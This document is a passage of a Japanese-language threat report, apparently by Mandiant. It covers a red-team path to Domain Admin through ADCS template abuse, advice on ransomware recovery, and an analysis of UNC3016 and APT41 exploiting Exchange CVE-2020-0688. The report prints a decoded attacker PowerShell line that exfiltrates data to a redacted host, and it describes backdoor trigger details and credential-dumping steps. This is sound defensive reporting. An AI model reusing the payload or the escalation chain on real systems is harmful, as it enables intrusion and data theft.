レッドチームは次に、システム管理者のKerberos TGTを使用して、ジャンプ・ホストのWindows Management Instrumentation（WMI）にクエリを行いました。最近ログインしたユーザーと、そのジャンプ・ホストで動作しているプロセスとを列挙することにより、Mandiantはその顧客が攻撃者の行動を検知している方法を理解することができました。レッドチームは、攻撃者の行動の秘密性を確実に維持しながら、SMB経由でTCPペイロードをアップロードし、Windows Remote Management（WinRM）を使用してこれを実行することにより、ジャンプ・ホストへ移動しました。レッドチームはジャンプ・ホストを侵害すると、そのジャンプ・ホストのアクティブなユーザーを特定し、キーロガーをデプロイして、バックアップ管理者の平文の認証情報を獲得しました。レッドチームは2日間で、その企業のセキュアなバックアップ・インフラにアクセスできる平文の認証情報を複数取得し、エンドポイントに対するアクセス、削除、改変の能力を示しました。

Red Forestの実装[15]とは、ドメイン侵害の可能性を低減するよう設計された、Active Directoryセキュリティ・アーキテクチャです。

Active Directory Certificate Services（ADCS）の悪用によるDomain Adminの取得

セキュアなバックアップ・インフラへのアクセスの取得に成功した後、Mandiantのレッドチームは最終目的であるDomain Admin特権の取得に取りかかりました。この企業の環境は、MicrosoftのEnhanced Security Administrative Environment（ESAE）パラダイムで設計されていました。これはRed Forestという名前でも知られています。

Red Forest Active Directoryアーキテクチャは Active Directoryオブジェクトを階層化しているため、攻撃者にとってはDomain Admin特権に至るまでにかなりの障害があります。この制限を克服するため、レッドチームはまず、Active Directory Certificate Services（ADCS）に関連する認証テンプレートの情報を得るために、この企業のActive Directoryを列挙しました。得られたテンプレートの中で、レッドチームはバックアップ管理者が自己参加できる脆弱なADCSテンプレートを特定しました。この認証テンプレートは、許容される構成の組み合わせであり、ドメイン管理者アカウントなどの高いレベルの特権アカウントになりすますために、バックアップ管理者が悪用できました。このテンプレートによって、バックアップ管理者はその認証のSubject Alternative Name（SAN）を特定できました。参加するためにマネージャーの承認は必要なく、認証はドメイン認証に使用することが可能でした。

この攻撃手段を示すため、レッドチームはバックアップ管理者のアカウントを使用して、SANに指定されたドメイン管理者ユーザーの認証をリクエストしました。ADCSサーバーによって返された認証を使用して、レッドチームはKerberos TGTチケットをリクエストし、ネットワーク・リソースにアクセスするためのドメイン管理者アカウントを手に入れました。その後、Mandiantレッドチームは DCSync攻撃を実行して、ドメイン管理者のNTLMパスワード・ハッシュと、Active Directory環境におけるセキュアなDomain Admin特権を取得しました。

結果


その企業の強力なパスワード・ポリシー、Red Forestアーキテクチャ、ネットワークのセグメント化にもかかわらず、MandiantレッドチームはDomain Admin特権を入手し、セキュアなバックアップ・インフラに対する効果を示すことができました。Mandiantは、適用されていたポリシーにもかかわらず、成功への別の道筋を特定することにより、所定の目標をすべて達成しました。Mandiantのレッドチームは長年にわたる経験を活かして、脆弱性を指摘し、具体的な推奨事項を提供することで、顧客企業のセキュリティ・ギャップを埋めました。

ランサムウェアの急激な拡散によって、組織はランサムウェア攻撃者が目標を達成する方法について、ただ評価するだけでなく、それを実際に示し、観察していくことが必要になっています。組織はこれまで、防御態勢を改善し、ポリシーをベスト・プラクティスに整合させ、セキュリティを第一に考えて事業を行ってきました。しかし、動機を持った機敏な攻撃者に対して試してみるまでは、その防御態勢がベストであるというのは仮定でしかないのです。

15. Microsoft (2021). ESAE Retirement.

ランサムウェアの復旧オペレーションに関する観察事項

2021年に観察されたランサムウェアは引き続き急増しています。組織は、技術的な防御態勢を整合させるだけでなく、インシデント対応計画、被害からの回復プロセス、人材の調整、回復順序を優先的に更新し、実施しなければなりません。Mandiantのコンサルタントは、ランサムウェア攻撃を経験した組織のパートナーとして、復旧オペレーションの計画と実行を支援してきました。このプロセスの中で、Mandiantは、復旧オペレーションに役立つ、または妨げとなる、共通のテーマを特定しました。



復旧プロセス中の検討事項

ランサムウェア攻撃者はより繊細になり、アンチ・フォレンジック技術などの手法を開発しているため、侵害の特定から総合的タイムラインの送達までにかかる時間もこれに比例して長くなります。

ランサムウェアからの復旧イベントでの目標は、セキュアな復旧、環境の強化、そして最終的には、安全かつセキュアで信頼できる業務オペレーションの再確立です。ランサムウェア攻撃グループを除去することは、回復に向けて必要なステップではありますが、それだけでは不十分です。同様の攻撃を防ぐためのセキュリティ対策機能を設置することが必要です。標的にした環境に再び侵害を試みるのは、APT攻撃の実行グループとランサムウェア攻撃の実行グループに共通する戦術です。ランサムウェア攻撃の場合は金銭的な動機があるため、再度侵害される可能性は高くなる可能性があります。

実際的な復旧対策は、短時間で回復するためには重要ですが、他の潜在的な攻撃経路の診断によって補完する必要があります。たとえば、攻撃者が単一要素認証のVPNを使用して環境へのリモート・アクセスを取得した場合、すべての外部接続の方法と認証要件のインベントリを完成させる必要があります。調査の結果、復旧計画が必要であるとなれば、次は当然、環境の再診断を行うことになります。

ランサムウェアは本質的に破壊的な性質を有しているため、調査チームにはさまざまな障害が生じます。調査結果の信頼性を得るために必要な痕跡が利用できなくなるからです。ランサムウェア攻撃者はより繊細になり、アンチ・フォレンジック技術などの手法を開発するようになったため、侵害の特定から総合的タイムラインの送達までにかかる時間もこれに比例して長くなります。環境内での攻撃者の活動を完全に理解するまでに時間がかかると、徹底した復旧プロセスを構築する能力が阻害されます。この遅れが拡大すると、業務の回復に対する圧力も高まります。


ランサムウェア攻撃者は、組織の業務を妨げることで金銭を取得します。業務の中断によるコストが身代金の金額よりも高い場合、標的の組織に対する有利性を維持できることを、ランサムウェア攻撃者は知っています。業務を迅速に復旧してシステムを復元しようとすると、新たなリスクを招いてしまう可能性があります。特に、攻撃者がすでにバックドアとマルウェアを仕込んだ状態で、システムとアプリケーションを復元してしまった場合には、大きなリスクとなります。再感染や、それに続く暗号化が起こった場合、最終的に組織の収益や業務に長期的な影響をもたらすことになります。

対応を構築する

チームリーダー

ランサムウェア攻撃を封じ込め、復旧できた組織は、重要なプロセスのための内部チームリーダーを確立していました。チームリーダーは、全体的な対応の一部として、調査、回復、復旧という作業の流れをサポートするためのリソースの手配と調整を担当しました。リーダーはチームメンバー全員に優先順位を明確に指示し、エスカレーション・チャネルを確立し、意思決定プロセスのために一刻を争う情報を整合することができました。

Mandiantのインシデント対応チームは、このリーダーと密接に協力し、インシデントの範囲を診断し、初期対策を導入して環境のコントロールを取り戻し、必要に応じて環境内にエンドポイント・フォレンジック・ツールを導入しました。その後、インシデント対応チームは他の作業についての情報を伝えるために、インテリジェンスを提供できます。



コミュニケーション


効果的なコミュニケーション管理は、復旧を成功させるために重要なプロセスです。復旧作業は奥が深く、また広範囲にわたるためです。明確なエスカレーション・チャネルを定めた、セキュアなコミュニケーション手段を維持することによって、リーダーは管理を行い、必要に応じて人員を割り当てることができます。

別のコミュニケーション・チャネル

攻撃者がEメールやグループ通信ソフトウェアに対するアクセスを有していることが疑われる場合は、別のコミュニケーション・チャネルを確立して、セキュアなコミュニケーションを確保する必要があります。クラウドのコラボレーション・ツール・プロバイダーを利用して、セキュアで簡単にアクセスできるプラットフォームを確立するのが、通常は最も手軽な方法です。

エスカレーション・チャネル

サイバー攻撃の調査を行い、データやアプリケーションの復旧と再構築を優先的に行うためには、通常のエスカレーション・チャネルでは時間がかかり、非効率的になることがあります。組織は、前もってエスカレーションのパラメーターとチャネルを確立し、適切なリーダーと経営にかかわる関係者に情報が効率的に報告され、タイムリーかつ調整された意思決定ができるようにしておく必要があります。



サポートの増員

ランサムウェア攻撃を受けた後の業務の復旧目標を達成するには、追加の人員やサポートが必要になることがあります。組織は前もって、サポートの増員が必要になった場合に支援してくれる外部のベンダーやパートナーを確認し、関係を構築しておく必要があります。インフラ、アプリケーション、データの可用性に影響が及ぶような大規模な攻撃に直面した場合、オペレーション環境を把握しているベンダーやパートナーの協力が成功へのカギとなります。

失敗をうまく乗り切る

インシデントからの復旧活動では失敗もあるでしょう。計画し、すでに連絡してある回復のタイムラインを達成できなくなる可能性もあります。

復旧活動や提案された復旧対策が失敗し、遅れが生じたり、前の状態に戻ったりすることもあります。代替オプションを開発することもできますが、それは通常、かなりのリスクを伴います。したがって、代替オプションの開発は最初に取るべき行動指針とはなりません。リスクのコミュニケーションは、時間短縮の可能性、サービス可用性の増大、その他の作業上の利点に対して比較検討するべきです。

現場での迅速な診断

ランサムウェア攻撃の発生後の調査活動と回復作業を整合させるためには、初期診断とインベントリが重要な優先事項となります。

IT環境の現在の状態に関する情報

現在の環境とアセットについての初期診断を行うことで、対応活動での計画と優先順位付けが促進されます。たとえば、運用状態、サイト間の接続、リモート・アクセスの方法は、個々の環境についての重要な情報となります。

委任


組織の規模、影響を受けた環境の数、対応可能な人員の数によっては、トリアージのための初期インベントリの完了に時間がかかることがあります。地域や環境専門の複数人の復旧リーダーが必要となる場合、その全員が1人の復旧リーダーの直属となり、タスクの優先順位、報告、復旧の必要事項を進めるべきです。

回復の波

マルチウェーブ（多段階の波）のアプローチを使用することで、組織はシステムの複雑な階層を要約し、複数のチームによる回復作業を強化できます。利用できる技術的リソースに応じて、チームがより自律的に作業できるように、波の分類を使用できます。

組織のリーダーは、現在の状態の情報を活用して、業務の継続性を再確立するために必要な重要システムを特定する必要があります。必須のアプリケーションの例としては、エンドポイントとリモートアクセス・プラットフォームのセキュリティ確認に使用するための、身元認証（IAM）サービス、ドメイン名解析サービス、一括管理アプリケーションなどがあります。これらの重要なシステムとサービスは、復元活動の第1の波に含める必要があります。第1の波では、次の復旧の波を実行可能にするための最小限のインフラを確立します。このモデルを繰り返して使用し、業務の優先順位に基づいて復旧を調整することができます。

復旧



重要なステップ


Mandiantでは、影響を受けたインフラと直接接続のない隔離されたネットワーク・セグメントで、システムとアプリケーションの復旧と検証を実施することを推奨しています。このアプローチによって、復旧したシステムが攻撃者に再び侵害されたり、暗号化されたり、アクセスされたりすることによる潜在的リスクを低減します。復旧と再構築の作業には、多大な時間と労力がかかります。新たに再構築したインフラが再び侵害されると、大きな失敗につながり、金銭面でも業務面でも広範囲の影響をもたらす可能性があります。

戦術的にランサムウェア攻撃から業務サービスを回復させるには、システムをバックアップから立ち上げる、またはシステムやデータをバックアップから復元する作業が伴うことがあります。しかし、どちらの方法も信頼すべきではありません。バックアップ時やシャットダウン時のシステムの状態は不明であるため、総合的な調査を行う前にこれらのシステムを含む復旧オペレーションを実施することには、かなりのリスクが伴います。調査と回復作業の一環として、Mandiantは信頼できないシステムによる当面のリスク回避を支援します。

再構築かバックアップからの復旧か

バックアップからの復元を行うか、システムを再構築するかという問題は、ランサムウェアからの回復作業において共通する焦点です。いずれのプロセスでも、リスクを診断するには、一連の検証ステップを経て、適切な対応を決定する必要があります。

侵害が始まった時期が特定されなかった場合、バックアップ・メディアからの復旧は、攻撃者を知らずに環境内に再び呼び込んでしまうという新たなリスクが存在します。復元されたシステムに、ランサムウェア・エンクリプターやバックドアなどの攻撃ツールが含まれている可能性があります。セグメント化したネットワークなどの補完的な対策機能と回復プロセスとを組み合わせることで、回復作業の信頼性が増し、エンドポイントを診断するための十分な時間を確保できます。



ネットワーク接続

理想的には、新たに再構築したインフラからネットワーク接続を再確立するのは、調査が終わり、封じ込めと駆除に関係する戦術的な強化目標がすべて完了してからにするべきです。このタイムラインが業務ニーズに合わない場合は、回復に関わるリスクを回避するためのセキュリティ対策を設置できます。

組織は、インバウンドの既存の手段を評価する必要があります。正規ユーザーと不正ユーザーがアクセスを試みることのできるすべての外部接続システムを特定してレビューを行うには、既存のシステムの総合的な監査が必要になります。利用できるアクセスの各インスタンスを、既存の業務ニーズとそれに伴うリスク・レベルに照らして評価する必要があります。リスクの方が業務ニーズを上回る場合は、そのエンドポイントを廃止することが、攻撃者に利用されないための最も手軽な方法です。アクセスの手段が業務に必須だと判定された場合は、補完的なセキュリティ対策と監視措置を優先的に行うべきです。多要素認証を強化し、エンドポイントにアクセスするすべてのアカウントを予防的にローテーションしてください。

インバウンド・アクセスの見直しに加えて、インターネット接続については許可制のアウトバウンド・ポリシーを確立することで、感染したエンドポイントが攻撃者のC&Cチャネルに接触する機会を厳しく制限できます。許可制のアウトバウンド・ポリシーとは、調査されていない接続やあらかじめ許可されていない接続について、デフォルトで却下または閉鎖の状態にするものです。同様に、非標準エンドポイントからの外向きのDNS接続は境界で却下できます。これにより、すべてのDNS要求は、一元管理のDNSサーバーを通すことになります。一元管理のDNSサーバーによって、組織はパッシブ型ロギングや既知の不正ドメインをブロックするなど、適切なセキュリティ対策を講じることができます。

結論

すべての回復作業に合うような万能の復旧対策計画はありません。ランサムウェア攻撃は独特の課題をもたらし、変化のきっかけとなります。アセット管理、テクノロジーの導入、セキュリティ・プロセスが非効率であることがはっきりわかるからです。完璧な対策計画は存在しないものの、組織は徹底的なプラニングを行うことで備えを固め、回復と通常業務への復旧を成功させるための力を得ることができます。

狡猾な仮想硬貨マイナーの先を行く

イントロダクション

2021年、MandiantはオンプレミスのMicrosoft Exchangeサーバーに存在する脆弱性のエクスプロイトを伴うインシデントを20件以上調査しました。これらの事例は、攻撃グループの技術力の面でも組織に対する影響の面でも、広い範囲にわたるものでした。事例の大半に共通するテーマは、広範な初期侵入でした。多くの場合、パッチが適用されていないMicrosoft Exchangeサーバーが標的となり、組織の環境内へのアクセスが供給されていました。最初の検知で対応を開始するのは当たり前のことのように見えますが、Mandiantでは、より深い侵害を示唆する証拠を特定しています。これは侵害への対応を複雑にし、対応範囲も拡大させるものです。

Mandiantは、ある顧客からアンチウイルス・アラートの調査を依頼されました。これは、オンプレミスのMicrosoft Exchangeシステムが発したものでした。マルウェア・サンプルの初期解析から、これは仮想通貨マイナーであることが判明しました。一般的に、広範囲にわたるデプロイを介して低リスクで利益を得ようという動機を持った、日和見主義の攻撃グループに関連付けられるものです。対応を開始した時点では、初期アクセスについての考えは、Microsoft ExchangeとProxylogonに集中していました。Exchangeに関する広範な脆弱性が2021年初めに報告されており、パッチ、調査、復旧を伴う世界的な対応が必要とされていたからです。解析を進める中で、Mandiantは顧客と協力して環境内のデータとエンドポイントの可用性を把握し、総合的かつ徹底的な調査を行いました。最終的にこのプロセスで、攻撃者が初期侵入に利用した脆弱性が特定され、次いで仮想通貨マイナーのデプロイが特定されました。

仮想通貨マイナーとは、潜在的に望ましくないプログラム（PUP）やトロイの木馬型ダウンローダーによって、またはソーシャル・メディアで共有された不正リンクなどを通じてインストールされるもので、サイバー犯罪者の収益源となっています。

堅牢なログ記録実践の価値

企業はよく、ログ・メンテナンスをビジネスでのユースケースと結びつけて考えます。たとえば、あるログが機能停止の根本原因の特定に役立つかもしれないとしても、そのアプリケーションが対応を続けている場合には、そのログは徐々に価値を失っていきます。情報セキュリティの世界では、ロギングの価値とログを維持するコストは、判断や正当化が難しい場合があります。調査にとってのログの価値は、仮定した攻撃グループによるセキュリティ侵害の発生から検知までに要した日数の予想に大きく左右されます。調査は、ロギングされている分野とその保持期間によって制限されることがあります。

顧客のログ保持には、Internet Information Services (IIS) とExchange Control Panel（ECP）の堅牢なログが含まれていただけでなく、2020年に観察されたセキュリティ侵害の発生から検知までに要した日数の中央値の10倍を超える期間がカバーされていました。このデータセットにより、Mandiantは、CVE-2020-0688として追跡されている、Microsoft ExchangeのRemote Code Execution脆弱性のエクスプロイトを特定しました。

CVE-2020-0688は2020年2月11日に公表されたもので、同年にCVSSスコアが7以上と報告された、Exchangeの4つの脆弱性のうちの1つです。2020年2月24日までに、概念実証（PoC）エクスプロイト・コードが利用可能になり、さまざまなレベルの攻撃グループが、有効なメールボックス認証情報さえ持っていれば、脆弱性を持つExchangeサーバーでコードを実行できるようになりました。2020年3月には、人気のエクスプロイト・ツールキットであるMetasploitにCVE-2020-0688専用のモジュールが含まれ、この脆弱性のエクスプロイトが広範囲で観察されるようになりました。攻撃者の視点から見ると、正規の認証情報さえ取得すれば、この脆弱性を利用して、Exchange Control PanelのVIEWSTATEクエリ・パラメーター内に、エンコードされたコマンドを含むHTTPリクエストを送信できます。その後、システムはVIEWSTATEパラメーター内に設定されている値の順番を変えて、攻撃者が提供したコマンドを実行することになります。コマンドは、クエリ・パラメーターを含んだHTTPリクエストを介して送信されるので、この脆弱性を調べるアナリストは、Webトラフィックに伴うログに頼らざるを得ません。この脆弱性はExchangeのECPモジュールに固有のものであるため、関連するログ・データは、侵害の範囲の把握や適切なフォローアップ解析にとって必須のものとなります。

徹底的な調査により深部の脅威が判明

インシデント対応は、シンプルな基本に基づく複雑なプロセスです。核となる方針は、環境を正確に把握することで調査に必要となる質の高い情報が得られ、不正な活動の特定、攻撃キャンペーンの差別化、攻撃者の目的に照らした調査結果の信頼度の評価ができるというものです。

Mandiantでは顧客と協力して、利用可能なデータ・ソースとそれが生成されたコンテキストを把握しました。この顧客は組織内の専門家に作業を担当させて、個々のデータ・ストレージから得た包括的なデータセットを調査チームに提供しました。これと並行して、Mandiantはエンドポイント技術を使用し、組織全体にわたる短期データを環境内から捕捉して、顧客から得たデータ・ストレージを補完しました。調査全体を通じて、最初に特定された攻撃グループの詳細が明らかになっていく中で、Mandiantと顧客はこのプロセスを繰り返して侵害の影響に関するお互いの理解を重ね、調整を行いました。データセットと調査活動の両方を反復的に収集して方向修正を行うというこのプロセスは、Mandiantのインシデント対応コンサルタントにとって、機敏で徹底した解析を行うための理想的な状況となりました。

インシデントの最中にMandiantがインシデント対応で目標としていることは、不正な活動の特定だけでなく、当社に蓄積された専門知識を用いてその脅威にコンテキスト情報を付加することです。CVEが公開され、PoCコードが利用できるようになったことで、攻撃者は広範囲の侵害でも標的型の侵害でも、この脆弱性を利用するようになるでしょう。

公開された脆弱性の悪用が疑われるインシデントについて、たとえばこの仮想通貨マイナーのような、観察された影響を調査することは、包括的なインシデント対応には必要だが不十分な条件と言えます。広範な状況把握と別の仮説の追求によって、組織は確実に、侵害後の環境のセキュリティを守るための妥当な対策を採ることができるようになります。Mandiantの調査担当者は、徹底した状況把握と、得られたデータセットを使用して、可能性のある調査スレッドを特定し、そのプロセスを繰り返して、可能性を完全に調査します。

この手法により、Mandiantは侵害のソースと攻撃グループの行動を特定しただけでなく、不正な活動の証拠も特定しました。そこから、国家の支援を受けた2つの攻撃グループが環境内で並行して存在していたことが明らかになりました。3つの攻撃グループすべてが同一の重要な脆弱性を利用してこの環境を侵害していましたが、調査中に共通して見出されたオペレーティング・モデルは異なっていました。金銭目的の攻撃グループは仮想通貨マイナーのデプロイで満足していましたが、他の2つのグループ（UNC3016とAPT41）は偵察を行い、常駐化メカニズムを展開し、侵入後活動ツールを使用していました。

UNC3016

2020年2月、CVE-2020-0688のPoCコードが公開された直後に、MandiantがUNC3016として追跡している攻撃グループが、この脆弱性を介して、この顧客のMicrosoft Exchangeサーバーを侵害しました。Mandiantは、Microsoft ECPアプリケーションに宛てたリクエストのURL VIEWSTATEクエリ変数が保管されていた、52のエンコード・コマンドを特定しました。図2は、初期の攻撃ペイロードのデコード内容です。ここで、攻撃者はExchangeインストール・パスに関する詳細情報を収集して、システムの偵察活動を開始しています。偵察で収集された情報は、攻撃者のコントロール下にあるインフラに転送されました。

図2：攻撃ペイロードのデコード

```
<System:String>"$t = $env:exchangeinstallpath;$b = [Convert]::ToBase64String([System.Text.
Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>
```

初期侵入から数日以内に、UNC3016はVIEWSTATEパラメーターを伴う37のHTTPリクエストを発行しました。これらは、Base64エンコードされた文字列をファイルに連結し、その後でWindowsユーティリティのcertutilを使用してデコードしました。最終結果として、Webベースのバックドアができ、UNC3016がWindows Command Line Interpreter（CLI）経由でリモートでコマンドを実行できるようになりました。このWebベースのバックドアにより、攻撃グループは、CVE-2020-0688脆弱性を介した場合には実現できない機能と便利さで、HTTP経由でアクセス手段を維持できるようになりました。

UNC3016はこの足がかりを確立した上で、追加のWebシェルや攻撃ユーティリティを作成し、アップロードしていきました。このインシデントで使用されたツールの多くは公開されているものであり、合法的にも不正にも使用可能なものです。ネットワーク内に入り込んだ後、さらに認証情報を収集するために、UNC3016はSysInternalsユーティリティProcDumpを使用しています。これは一般的にCPUスパイクを監視するために使用されているものですが、パスワードを含んでいる可能性のあるプロセス・メモリにアクセスするために、さまざまな攻撃グループがこれを使用しています。Mandiantでは、UNC3016が、自由に利用できるネットワーク・マッピング・ツールのAdvanced IP Scannerを使用して、ネットワーク偵察を実行している証拠も特定しました。UNC3016がさらに複雑な機能を必要とした際には、Secure Socket Funneling（SSF）やSharpChiselなどの比較的知られていないツールを使用してセキュアなプロキシを作成し、これを使ってRemote Desktop Protocol（RDP）接続のルートを形成し、環境内に入り込みました。UNC3016はこのパターンを使って、この顧客の内部環境にある30以上のエンドポイントにアクセスしました。場合によっては、UNC3016はImpacket WMIExecまたはPOWGOOPを使用して、一部のシステム上でコマンドを実行しています。関心の高いシステムが見つかると、UNC3016はRazorSQLとFileZillaを組み合わせて、機密データを抽出しました。

UNC3016は公開ツールや一般にノイズの多い侵害後ツールに依存していますが、Mandiantでは、UNC3016の能力がより隠れた領域へと方向転換したインスタンスを特定しています。Exchangeサーバーのフォレンジック解析の中で、Mandiantは、C++で書かれたIISモジュールの形式のカスタム・バックドアを特定しました。新たに発見されたこのマルウェアは、現在、MandiantがRUDEVISITとして追跡しています。このマルウェアによって、攻撃グループは、SYSTEMユーザーのコンテキストでWindows CLIを経由してリモートでコマンドを実行するためのステルス手段を手に入れています。RUDEVISITは、ネイティブコードのHTTPモジュールとして登録された後、受信リクエストのHTTPヘッダーを調べます。リクエストにHTTPヘッダー「Cf-Ray-Visitor」が含まれている場合、RUDEVISITはこれをデコードして、Base64エンコーディングされている値をWindows CLI経由で実行します。

CVE-2020-0688を利用した侵害には、ほとんどのプラットフォームに一般にロギングされているHTTPクエリ文字列の使用が必要となります。HTTPヘッダーを介してコマンドを実行するためにバックドアを使用していることは、UNC3016が隠れたままでいようとする意図を示している可能性があります。HTTPヘッダーのロギングは、一般的なWeb利用でのヘッダーの量を考えると、あまり一般的なやり方ではありません。RUDEVISITを使用しているということは、UNC3016が環境内で比較的静かにプレゼンスを維持し、目的達成を目指しながら、公開ツールの機能を超えたところまで機能を拡大する手段を有していることを示しています。

APT41

強力なログ維持ポリシーは、長年にわたって、セキュリティ推奨事項の主力の1つになっています。この顧客が侵害されたExchangeサーバーで素晴らしいロギングを維持していたおかげで、Mandiantは複数の攻撃グループの初期侵入ポイントを詳しく知ることができました。脆弱性と攻撃の性質を知ることで、従来のフォレンジック手法の能力を超えて、攻撃活動を再構築できました。

2020年6月、攻撃グループAPT41はCVE-2020-0688を利用して、この顧客のオンプレミスのExchangeサーバーを侵害しました。Mandiantでは、ECPアプリケーションに対して発行された不正なVIEWSTATEペイロードを638件特定しました。Mandiantはペイロード活動を再構築することによって、APT41がCHOPPER Webシェルとバックドア DUSTCOVERを展開し、偵察コマンドから足がかりの構築へと迅速に移行していたことを発見しました。DUSTCOVERの一部の亜種は埋め込みペイロードを含んでいますが、調査で発見したこの亜種は、ディスクから外部ペイロードを読み込み、メモリ内でそれを起動していました。Mandiantでは以前、APT41がDUSTCOVERを使用して、Cobalt Strike BEACONとCROSSWALKを起動していることを観察しています。攻撃コマンドの再構築で得られたサンプルのリバース・エンジニアリング解析を行ったところ、このDUSTCOVER亜種がBEACONを起動していたことがわかりました。

初期侵入から発見までの時間を考えると、APT41が作成して削除したファイルの回復には限界がありました。しかし、ECPログのおかげで、Mandiantは解析時点ではファイルExchangeサーバーに残っていなかった3つのファイルの作成を「再生」することができました。この再構築された3つのファイルの解析により、新たなマルウェア・ファミリーが発見されました。Mandiantは現在、このマルウェア・ファミリーをPIDGINSPURとして追跡しています。また、あるWindows Batchスクリプトが、マルウェアの常駐化と実行を構成する役目を果たしていました。リバース・エンジニアリング解析により、このペイロードはCobalt Strike BEACONを実行していたことが明らかになりました。

Mandiantもまた、環境内でのAPT41の水平展開を追跡するためにWindows Security Eventロギングに依存することはできませんでした。調査チームは主に、Windowsサーバー上にあるWindows Server User Access Logging（UAL）データベースに頼りました。UALデータベースは、%SYSTEMROOT%\System32\LogFiles\Sumに保存されているもので、ユーザーのログイン、DNS履歴、その他の貴重なシステム活動を最長3年にわたって追跡しています。UALデータベースに収容されているデータを解析することにより、調査チームは、内部環境でのAPT41の水平展開を再構築し、関心対象のシステムを特定することができました。

APT41の活動をExchangeログにより再構築し、これをExchangeシステムのフォレンジック解析と組み合わせることで、Mandiantは広範な環境にわたって不正な活動のハンティングに使用する、追加の侵害インジケーターを得ました。顧客の環境内の徹底的なロギングにより可能となった、識別作業の繰り返しと再方向付けのプロセスにより、Mandiantは既知の巧妙な攻撃グループに関する調査結果の信頼性を高めることができました。

DUSTCOVERとは、MandiantがAPT41に関連付けている、C言語で書かれたメモリ内ドロッパーです。

PIDGINSPURとは、.NETで書かれている起動ツールであり、個別のペイロードを復号し、新たに作成したプロセスのメモリにこれをマッピングします。

セキュリティ向上のための検討事項

セキュリティ・テクノロジーの進歩に関係なく、セキュリティ・プログラムの開発の基本を維持し、それに基づいて構築することが重要です。アセット管理、ログ維持ポリシー、脆弱性とパッチの管理といった長い歴史のあるセキュリティ・プログラムの取り組みは、インシデント対応担当者の能力を増強する役目を果たします。

総合的なロギングへのアクセスがないと、最初の侵害経路の特定は非常に限られたものになります。Mandiantの調査ではエンドポイント・フォレンジックを基盤にする傾向がありますが、ここで頼りにする痕跡は、わざわざ調査のために生成されたわけではありません。そのため、単一ソースを調査する際に適用できる信頼度のレベルには限界が生じます。


同様に、攻撃グループは調査対象となる痕跡を残さないよう、より注意深くなっています。ある環境で攻撃グループを特定し、その特定のキャンペーンから得たインテリジェンスをできるだけ多くの環境に適用できれば、環境内で攻撃グループのプレゼンスを発見するための対策に影響をもたらすことができます。この脅威インテリジェンスの重複効果は、長期キャンペーンを行おうとしている攻撃グループにプレッシャーを与え続けることになります。

ログ維持やアセット管理などのセキュリティ対策は、組織にとって簡単なソリューションではありません。適切なログ維持戦略のためには、環境についての理解と、ストレージとログ転送への投資が必要です。アセット管理ソリューションには、テクノロジーへの投資のほか、一貫した統制とレビューが必要です。インシデント対応に関しては、セキュリティへの投資の一つひとつが潜在的リスクに対する対策となり、調査中のリソースの担保価値を高めます。

